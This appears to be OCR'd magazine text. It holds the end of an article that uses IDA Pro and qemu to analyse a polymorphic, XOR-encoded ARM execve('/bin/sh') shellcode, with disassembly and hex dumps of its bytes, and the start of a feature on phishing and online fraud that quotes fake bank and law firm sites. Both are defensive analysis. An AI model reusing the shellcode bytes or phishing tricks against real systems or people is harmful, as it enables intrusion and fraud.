
Figure 8: Configuring gdb/qemu plug-in: step 3.


Information

Successfully attached to the process.
Now you can browse the process memory and set breakpoints.

Don't display this message again

Figure 9: Connection to debugger has succeeded.


IDA - C:\Users\alekc.AVETINS\Desktop\shellcoding ARM\shell2dump.bin

IDA View-PC

```
ROM:00001000 ; Segment type: Pure code
ROM:00001000 AREA ROM, CODE, READWRITE, ALIGN=0
ROM:00001000 ; ORG 0x1000
ROM:00001000 CODE32
ROM:00001000 ADR     R6, loc_102C
ROM:00001004 BX      R6 ; loc_102C
ROM:00001008
ROM:00001008 ; =============== S U B R O U T I N E =======================================
ROM:00001008
ROM:00001008
ROM:00001008 sub_1008                                ; CODE XREF: ROM:loc_102C↓p
ROM:00001008 MOV     R4, #0xE3 ; 'Ń'
ROM:0000100C
ROM:0000100C loc_100C                                ; CODE XREF: sub_1008+20↓j
ROM:0000100C CMP     R4, #0x100
ROM:00001010 BXHI    LR
ROM:00001014 SUB     R4, R4, #0xE3
ROM:00001018 LDRB    R5, [LR,R4]
ROM:0000101C EOR     R5, R5, #0x58
ROM:00001020 STRB    R5, [LR,R4]
ROM:00001024 ADD     R4, R4, #0xE4
ROM:00001028 B       loc_100C
ROM:00001028 ; End of function sub_1008
00000000 0000000000001000: ROM:00001000
```

General registers

```
R0  00000000 ↳ RAM:00000000     N    0
R1  00000000 ↳ RAM:00000000     Z    1
R2  00000000 ↳ RAM:00000000     C    0
R3  00000000 ↳ RAM:00000000     V    0
R4  00000000 ↳ RAM:00000000     Q    0
R5  00000000 ↳ RAM:00000000     IT   0
R6  00000000 ↳ RAM:00000000     J    0
R7  00000000 ↳ RAM:00000000     GE   0
R8  00000000 ↳ RAM:00000000     IT   0
R9  00000000 ↳ RAM:00000000     E    0
R10 00000000 ↳ RAM:00000000     A    1
R11 00000000 ↳ RAM:00000000     I    1
R12 00000000 ↳ RAM:00000000     F    1
SP  08000000 ↳                  T    0
LR  00000000 ↳ RAM:00000000     MODE 13
PC  00001000 ↳ ROM:00001000
PSR 400001D3
```

Hex View-1

```
00000FF8  00 00 00 00 00 00 00 00  24 60 8F E2 16 FF 2F E1  ........$`Ćô. /ß
00001008  E3 40 A0 E3 01 0C 54 E3  1E FF 2F 81 E3 40 44 E2  Ń@áŃ..TŃ. /üŃ@Dô
00001018  04 50 DE E7 58 50 25 E2  04 50 CE E7 E4 40 84 E2  .PŮšXP%ô.P+šń@äô
00000008 0000000000001008: sub 1008
```

Stack view


```
00001008  E3A040E3
0000100C  E3540C01
00001010  812FFF1E
00000008 0000000000001008: sub 1008
```

Output window

```
FFFFFFFFFFFFFFFF: process  has started (pid=4294967294)
Debugger: attached to process <GDB remote process> (pid=4294967294)
```


```
GDB
AU:  idle   Up         Disk: 110GB
```

Figure 10: Entry for the decryption loop of polymorphic shellcode.



```
BX      R6 ; loc_102C
ADR     R6, loc_102C
loc_102C
sub_1008
```

Figure 11: Using the 'proximity view' option to show trampoline code at the beginning of the shellcode.




```
sub_1008
MOV     R4, #0xE3 ; 'Ń'

loc_100C
CMP     R4, #0x100
BXHI    LR

SUB     R4, R4, #0xE3
LDRB    R5, [LR,R4]
EOR     R5, R5, #0x58
STRB    R5, [LR,R4]
ADD     R4, R4, #0xE4
B       loc_100C
; End of function sub_1008
```

Figure 12: Decryption loop graph.

be executed. Figure 13 shows the instruction trace log (thanks to the 'Instruction tracing' option which we enabled immediately after running the debugger).



Thread	Address	Instruction
00000001	RAM:00000000	Memory layout changed: 3 segme
00000001		
00000001	ROM:00001000	ADR R6, loc_102C
00000001	ROM:00001004	BX R6 ; loc_102C
00000001	ROM:loc_102C	BL sub_1008
00000001	ROM:sub_1008	MOV R4, #0xE3 ; 'Ń'

Figure 13: ARM GetPC type trampoline code.

The first R6 register is loaded with a pointer to the second jump. Since the instruction occupies four bytes we are in ARM mode. Next, the BX branch instruction is used to transfer execution flow to the 0x102C address where another branch (with link) instruction (BL) jumps back to 0x1008. Since the BL instruction stores the return address in the LR register, LR will now point to the encrypted data section of the shellcode.

Next is the decryption loop, as shown in Figure 12, and a quick analysis, even without debugging, reveals that it is based on an exclusive-or operation with a key value of 0x58. The following instruction:

```
0x1018 LDRB     R5, [LR,R4]
```

uses the LR register as a base pointer to the shellcode data section, and this instruction:

```
0x1020 STRB     R5, [LR,R4]
```

writes back data after XOR'ing with 0x58. The LR register is used again as a base pointer. The R4 register is used as a counter and, together with the LR register, forms the final pointer for the decryption process. This is why the previous BX->BL trampoline construction was used.

Single stepping through the encryption loop will not provide us with any more details, so we can use the first loop iteration to set a breakpoint at the first decrypted instruction. Using the LR register value we know that the correct address is 0x1030. Place a breakpoint at this address and run a decryption loop (F9 key). The first decrypted instruction is:

```
0x1030 ADR      R3, 0x1039
```


Move the cursor down and convert the rest of the unencrypted shellcode to code ('C' key). The next instruction is a well known BX:

```
0x1034 BX       R3 ; loc_1038
```

This time BX is not really used as a branch instruction but just to switch from ARM to Thumb mode again. This is because the BXHI instruction switched from Thumb to ARM when exiting the decryption loop. Starting from 0x1038 (the first instruction following the BX branch), another well known construction is used to load registers with proper values to prepare for the system call (the SVC 1 instruction). The data section containing the string for the system call is located after the SVC instruction starting from 0x1046. Since the R7 register in the *Linux* calling convention contains function number (0x0B), in this case we already know this is execve().

If you continue single stepping and try to execute the SVC instruction, the PC register will point to the 0x000C address (Figure 14).

This address contains the ANDEQ R0, R0, R0 instruction, which is encoded as four zeros. In a true system, however, this location is part of the ARM exception vector table. An example of how this table should be set up is shown in Figure 15. Obviously this table can be used by malware to hook critical system operations as well. The table is set up by firmware during the power-on cycle, however our system is just a simple emulation based on *qemu* with no kernel image or bootloaders/firmware image loaded. For more advanced analysis tasks you can either set up your



```
IDA - C:\Users\alekc.AVETINS\Desktop\shellcoding ARM\shelldump.bin

RAM:00000000 ; Segment type: Pure data
RAM:00000000 AREA RAM, DATA, ALIGN=0
RAM:00000000 ANDEQ   R0, R0, R0
RAM:00000004 ANDEQ   R0, R0, R0
RAM:00000008 ANDEQ   R0, R0, R0
RAM:0000000C ANDEQ   R0, R0, R0
RAM:00000010 ANDEQ   R0, R0, R0
RAM:00000014 ANDEQ   R0, R0, R0
RAM:00000018 ANDEQ   R0, R0, R0
RAM:0000001C ANDEQ   R0, R0, R0
RAM:00000020 ANDEQ   R0, R0, R0
RAM:00000024 ANDEQ   R0, R0, R0
RAM:00000028 ANDEQ   R0, R0, R0
RAM:0000002C ANDEQ   R0, R0, R0
RAM:00000030 ANDEQ   R0, R0, R0
RAM:00000034 ANDEQ   R0, R0, R0
RAM:00000038 ANDEQ   R0, R0, R0
RAM:0000003C ANDEQ   R0, R0, R0
RAM:00000040 ANDEQ   R0, R0, R0
RAM:00000044 ANDEQ   R0, R0, R0
RAM:00000048 ANDEQ   R0, R0, R0
RAM:0000004C ANDEQ   R0, R0, R0
RAM:00000050 ANDEQ   R0, R0, R0

UNKNOWN 000000000000000C: RAM:0000000C
```

General registers

```
R0  00001016 ROM:00001016      N    0
R1  08000004                   Z    0
R2  00000000 RAM:00000000      C    1
R3  00000000 RAM:00000000      V    0
R4  00000000 RAM:00000000      Q    0
R5  00000000 RAM:00000000      IT   0
R6  00001009 ROM:loc_1008+1    J    0
R7  0000000B RAM:0000000B      GE   0
R8  00000000 RAM:00000000      IT   0
R9  00000000 RAM:00000000      E    0
R10 00000000 RAM:00000000      A    1
R11 00000000 RAM:00000000      I    1
R12 00000000 RAM:00000000      F    1
SP  08000000                   T    0
LR  00001016 ROM:00001016      MODE 13
PC  0000000C RAM:0000000C
PSR 200001D3
```

Hex View-1

```
00001000 01 60 8F E2 16 FF 2F E1  78 46 0A 30 01 90 01 A9  .`Cô. /ßxF.0.É.ę
00001010 92 1A 0B 27 01 DF 2F 2F  62 69 6E 2F 73 68 00 00  Í..'.-//bin/sh..
00001020 00 00 00 00 4C 65 6E 67  74 68 3A 20 25 64 0A 00  ....Length: %d..
00000000 0000000000001000: ROM:00001000
```

Stack view


```
00001000 E28F6001
00001004 E12FFF16
00001008 300A4678
00000000 0000000000001000: ROM:00001000
```

Output window

```
FFFFFFFFFFFFFFFF: process  has started (pid=4294967294)
Debugger: attached to process <GDB remote process> (pid=4294967294)
```


```
AU: idle   Down   Disk: 120GB
```

Figure 14: Empty exceptions vector table.



```
RAM:00000000                                            ; DATA XREF: RAM:loc_6C↓o ...
RAM:00000000                 B       loc_44
RAM:00000004 ; ---------------------------------------------------------------------------
RAM:00000004                 LDR     PC, =loc_AC
RAM:00000008 ; ---------------------------------------------------------------------------
RAM:00000008                 LDR     PC, =loc_AC
RAM:0000000C ; ---------------------------------------------------------------------------
RAM:0000000C                 LDR     PC, =loc_AC
RAM:00000010 ; ---------------------------------------------------------------------------
RAM:00000010                 LDR     PC, =loc_AC
RAM:00000014 ; ---------------------------------------------------------------------------
RAM:00000014                 LDR     PC, =loc_AC
RAM:00000018 ; ---------------------------------------------------------------------------
RAM:00000018                 LDR     PC, =loc_C0
RAM:0000001C ; ---------------------------------------------------------------------------
RAM:0000001C                 LDR     PC, =loc_AC
RAM:0000001C ; ---------------------------------------------------------------------------
RAM:00000020 off_20          DCD loc_AC                 ; DATA XREF: RAM:00000004↑r
RAM:00000024 off_24          DCD loc_AC                 ; DATA XREF: RAM:00000008↑r
RAM:00000028 off_28          DCD loc_AC                 ; DATA XREF: RAM:0000000C↑r
RAM:0000002C off_2C          DCD loc_AC                 ; DATA XREF: RAM:00000010↑r
RAM:00000030 off_30          DCD loc_AC                 ; DATA XREF: RAM:00000014↑r
RAM:00000034 off_34          DCD loc_C0                 ; DATA XREF: RAM:00000018↑r
RAM:00000038 off_38          DCD loc_AC                 ; DATA XREF: RAM:0000001C↑r
RAM:0000003C off_3C          DCD loc_4C                 ; DATA XREF: RAM:00000048↓r
```

Figure 15: Example of a properly set up exception vector table.




Program Segmentation

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	T	DS
RAM	0000000000000000	0000000000001000	R	W	.	D	.	byte	00	public	DATA	32	00	01
ROM	0000000000001000	0000000000001080	?	?	?	.	.	byte	00	public	CODE	32	00	00
RAM	0000000000001080	0000000008000000	R	W	.	D	.	byte	00	public	DATA	32	00	01

Line 2 of 3

Figure 16: List of segments created for qemu debugging session.



Change segment attributes

Segment name: ROM
Segment class: CODE
Start address: 0x1000
End address: 0x1040
Color: DEFAULT

16-bit segment
[✓ 32-bit segment] Combination (public)
64-bit segment Alignment (byte)


☑ Move adjacent segments
☐ Disable addresses
☐ Debugger segment
☑ Loader segment

Figure 17: Editing shellcode segments in order to bring debugger results into IDA disassembly database.

own table or load true firmware and kernel images into the appropriate address space. Also note that the exception vector table can start either from the beginning or from the top of system memory – the location on system start-up is a configurable option for ARM and can differ from one ARM-based System on Chip (SoC) to another.

When we reach the end of the shellcode we should save our work. In order to synchronize the *IDA* disassembly database with the debugger and import the decryption loop results we need to edit segments by opening the 'Segments' sub-view (Shift+F7) and pressing Ctr+E after selecting the 'ROM' segment, as shown in Figure 16.

In the 'Change segment attributes' window (Figure 17) tick 'Loader segment' and make sure that the 'Debugger segment' checkbox is disabled, since debugger segments are discarded automatically when leaving the *IDA* debugger. Now we are ready to take a memory snapshot. When you choose the 'Take memory snapshot' option, a message (Figure 18) will be displayed: select 'Loader Segments' in order to save proper code areas into the database. Note that if you skip the segment edition this option would not be available unless some segments were marked earlier for one reason or another. Your work is done.



Please confirm

IDA is going to copy data from the debugged process to the database.
What segments you want to save?

☐ Don't display this message again

Figure 18: Saving the debugging results.

ALPHANUMERIC SHELLCODE

You might be wondering whether alphanumeric shellcode is possible on ARM architecture. The answer is yes, and there are a few good publications that discuss it [6–8]. [8] shows how to analyse the shellcode presented in [6] using *IDA Pro*. The analysis process does not differ from what has been discussed so far and all techniques described apply to alphanumeric shellcode as well.

SUMMARY

ARM can be a strange platform both for newcomers and for diehard x86 assembly language programmers. Once you get a grasp of a few differences and tricks it becomes nice, easy and predictable. Sooner or later you will come to love the constant length of instructions. Compared with x86 there is quite a limited set of options for writing reliable shellcode for particular operating platforms. This may be disappointing if you are looking for a long-term challenge because after a certain number of shellcodes the next thousand will look similar if not exactly the same – but isn't that the case with other types of malware as well?

REFERENCES

[1] Czarnowski, A. Shellcoding ARM. Virus Bulletin, January 2013, p.9. http://www.virusbtn.com/pdf/magazine/2013/201301.pdf.

[2] Czarnowski, A. Shellcoding ARM: part 2. Virus Bulletin, March 2013, p.14. http://www.virusbtn.com/pdf/magazine/2013/201303.pdf.

[3] ida-x86emu plug-in. http://www.idabook.com/.

[4] Linux/ARM - Polymorphic execve("/ bin/sh", ["/bin/sh"], NULL); - XOR 88 encoded - 78 bytes. http://www.exploit-db.com/exploits/14190/.

[5] Proximity Viewer. IDA Pro online help. https://www.hex-rays.com/products/ida/support/idadoc/1626.shtml.

[6] Younan, Y.; Philippaerts, P. Alphanumeric RISC ARM Shellcode. Phrack #66. http://www.phrack.org/issues.html?issue=66&id=12.

[7] Skochinsky, I. Debugging ARM code snippets in IDA Pro 5.6 using QEMU emulator. http://www.hexblog.com/?p=111.

[8] Younan, Y.; Philippaerts, P.; Piessens, F.; Joosen, W.; Lachmund, S.; Walter, T. Filter-resistant Code Injection on ARM. http://dl.acm.org/citation.cfm?id=1653665.

FEATURE

PHISHING AND FRAUD: THE MAKE-BELIEVE INDUSTRY

Bianca Dima & Alin Damian
Bitdefender, Romania

The digitization of shopping and banking, the increasing use of social media, and the popularity of the Internet have made users more vulnerable to phishing, identity theft and other forms of online fraud. In 2012, phishing caused losses of $1.5 billion globally, according to security firm *RSA* [1], and the number of attacks launched under this umbrella last year was 59% higher than in the previous year.

Cybercriminals' earnings are likely to be a lot higher, as these figures were determined based only on registered incidents. Statistics from the Internet Crime Complaint Center [2] reveal that the most common complaints refer to police impersonation scams, identity theft and advance fee fraud.

The majority of e-threats are commercially driven, but differences exist between the targets and methods used to trick unwary users. Phishing, for instance, may have immediate, direct monetization objectives, but the initial goal of other fraudulent schemes, such as employment scams, may be identity theft or the recruitment of money mules.

This paper aims to outline some subtle differences between two of the fastest growing online traps, phishing and fraud, and to shed light on the mechanisms that fool people into placing their sensitive data and money into the hands of the attackers.

1. PHISHING

1.1 Definition

Phishing is a money-making social engineering scam whereby users have their personal details stolen through fake websites that mimic the websites of real organizations. Hundreds of fake websites are created and thousands of users are tricked every day.

Credit card details, social security numbers, usernames and passwords are among the many details mined through phishing attacks. Relying on finely tuned persuasive techniques and heavily exploiting the psychological triggers of online behaviour, phishing has been around for over 16 years, and is likely to remain a top threat for the foreseeable future.

1.2 How do they do it?

Scammers create a sense of urgency by warning users that they will have their accounts suspended or lose their money or personal data, or by making an incredible-sounding offer that is set to expire within a short period (e.g. 24 hours).

The sense of urgency encourages victims to respond to the bait, in doing so delivering their sensitive details to the criminals' databases.

According to McGrath and Gupta's study on the *modi operandi* of phishing [3], a phishing domain is live on average for three days, 31 minutes and eight seconds. Though phishing attack numbers continue to climb, the median attack duration (uptime) decreased in 2012 from 15.3 hours per attack to 11.72 hours per attack [4]. The *RSA* H1 2012 report [5] concluded that 'Had attack medians remained the same, the monetary losses to phishing in H1 2012 would have exceeded US$897 million.'

1.3 Industries at gunpoint

Financial institutions, payment and retail services are the industries that are most commonly targeted by phishers. According to *Bitdefender*, some of the most well known brands used for phishing purposes include *PayPal*, *Visa*, *Citibank*, *Bank of America*, *AOL*, *Wells Fargo* and *MasterCard* – but cybercriminals also keep popular social networks and gaming platforms at gunpoint. The list of affected companies grows continuously, taking in countless brands and industries.

Most phishing web pages are placed under hacked URLs and are spread rapidly through spam, social media scams and poisoned web searches. In addition, highly targeted attacks such as spear phishing or whaling are directed at specific organizations and individuals.

More than half of the respondents of a *Proofpoint* survey [6] in June 2012 believed that, in the past year, their organization had been targeted by a spear phishing attack designed specifically to trick its employees.

The US is still the country that hosts the greatest number of phishing URLs, which can be explained by the fact that it hosts most of the world's websites and domains. According to the *Bitdefender* GeoIP analysis, the UK, Brazil, Canada and Germany are also the source of a significant number of phishing sites.

1.4 Phishing arsenal

Cybercriminals employ an extensive range of techniques to acquire sensitive information. In addition to typosquatting and manipulating subdomains, phishers also use link descriptions that suggest a trustworthy destination: in more complex attacks, the descriptive text is displayed when users hover the cursor over a link in the browser. An alternative trick uses JavaScript commands, which enable phishers to place an image of a genuine URL over the address bar, thus obscuring the phishing URL, or to open a new address bar containing a legitimate URL, once again obscuring the real phishing address.

Another tactic exploits vulnerable servers that host several websites. By adding a phishing page to each of the domains on the server, hundreds of phishing URLs can be created at different online locations and the scam will spread more efficiently.

Users may also be brought to phony websites through 'tabnabbing', a computer exploit and phishing technique which silently redirects them to the phishing location after manipulating multiple browser tabs.

2. FRAUD

In the past couple of years, an increasing number of fraudulent websites have appeared impersonating hotels, banks, law firms, shops, online casinos, rental and escrow firms. Categories of scams include advance fee fraud, employment scams, conference fraud, money loan, pay per click, piracy, lottery and pet scams.


These types of fraud tend to be more targeted than (classic) phishing and the attackers make their money from small, gradual attacks. The average term for the registration of a fraudulent domain is one year.

2.1 Fake banks

Fake banks reign supreme in the online fraud category. Many of the websites are made to look very realistic, with logos and banners that are identical to those of their genuine counterparts, as well as very similar names and URLs.

Some of the recent fake bank URLs we have seen include capitalfinancebank.com, bancogulfbank.net, emspostonline.com and bancosantanderempresas.com.

While carefully orchestrated bank phishing requires the exact design of a genuine website to be copied, fake bank sites tend to focus on copying logos and banners, giving a twist to the look and feel of authentic sites. Fake banks may be used to bolster the claims of a scammer who is usually engaged in other fraud such as a standard advance fee fraud. The financial brands that fake websites are currently most commonly based around are *HSBC*, *Santander*, *Wells Fargo* and *Sun Trust*.




With ECBI , you can contact us for enquiries and all requirements. A convinient way to communicate with us.

ECBI Group Limited (ECBI or the Group), listed on the JSE Limited is one of U.A.E's largest financial services groups. ECBI is the offshore and private bank for the following banks....

Copyright 2012 ECBI | All rights reserved. ECBI Bank Limited registration number: 1986/004794/06
Authorised Financial Services Provider and a registered credit provider (NCRCP7)

Contact Us | ECBI Towers Downtown Dubai - United Arab Emirates. Tel | +97142698933 Fax | +97148816961 Email | info@ecbi-dubai.info

Figure 1: A fake bank site.



Our sole mission at Swift Chambers & Associates is the total satisfaction of our clients. We are a corporate, business law and commercial litigation boutique firm consisting of highly dynamic lawyers and well qualified professionals. We are committed to the highest standards of practice and the highest level of responsiveness to the needs of our clients. We strive to be one of the premier law firms in Ghana and West Africa. For the extra benefit of our clients, we reach beyond corporate and business law to offer legal services in such diverse areas as real property law, immigration, criminal defense, constitutional law and civil litigation; probate and administration of decedents'estates.

The recent discovery of oil in Ghana coupled with an increasingly favorable investment climate and its relative political stability has made Ghana a desirable destination for international business. Our mission at SC&A is to use our vast knowledge of local conditions and our expertise in Ghana's legal and regulatory regime to offer highly specialized legal services to our international and domestic business clientele. We tailor our services to the individual needs of our clients and are adaptable to changing situations – all to capture the optimum value for our clients.

We welcome your interest in our firm and hope that you will retain us to service your legal needs. Our office is easily accessible and is located in the central business district of Accra, the capital city of Ghana.3th floor,Melcom building,Otublohum Street, North Industrial Area, Accra - Ghana
Please click on the Contacts page and let us know how we can be of assistance to you.

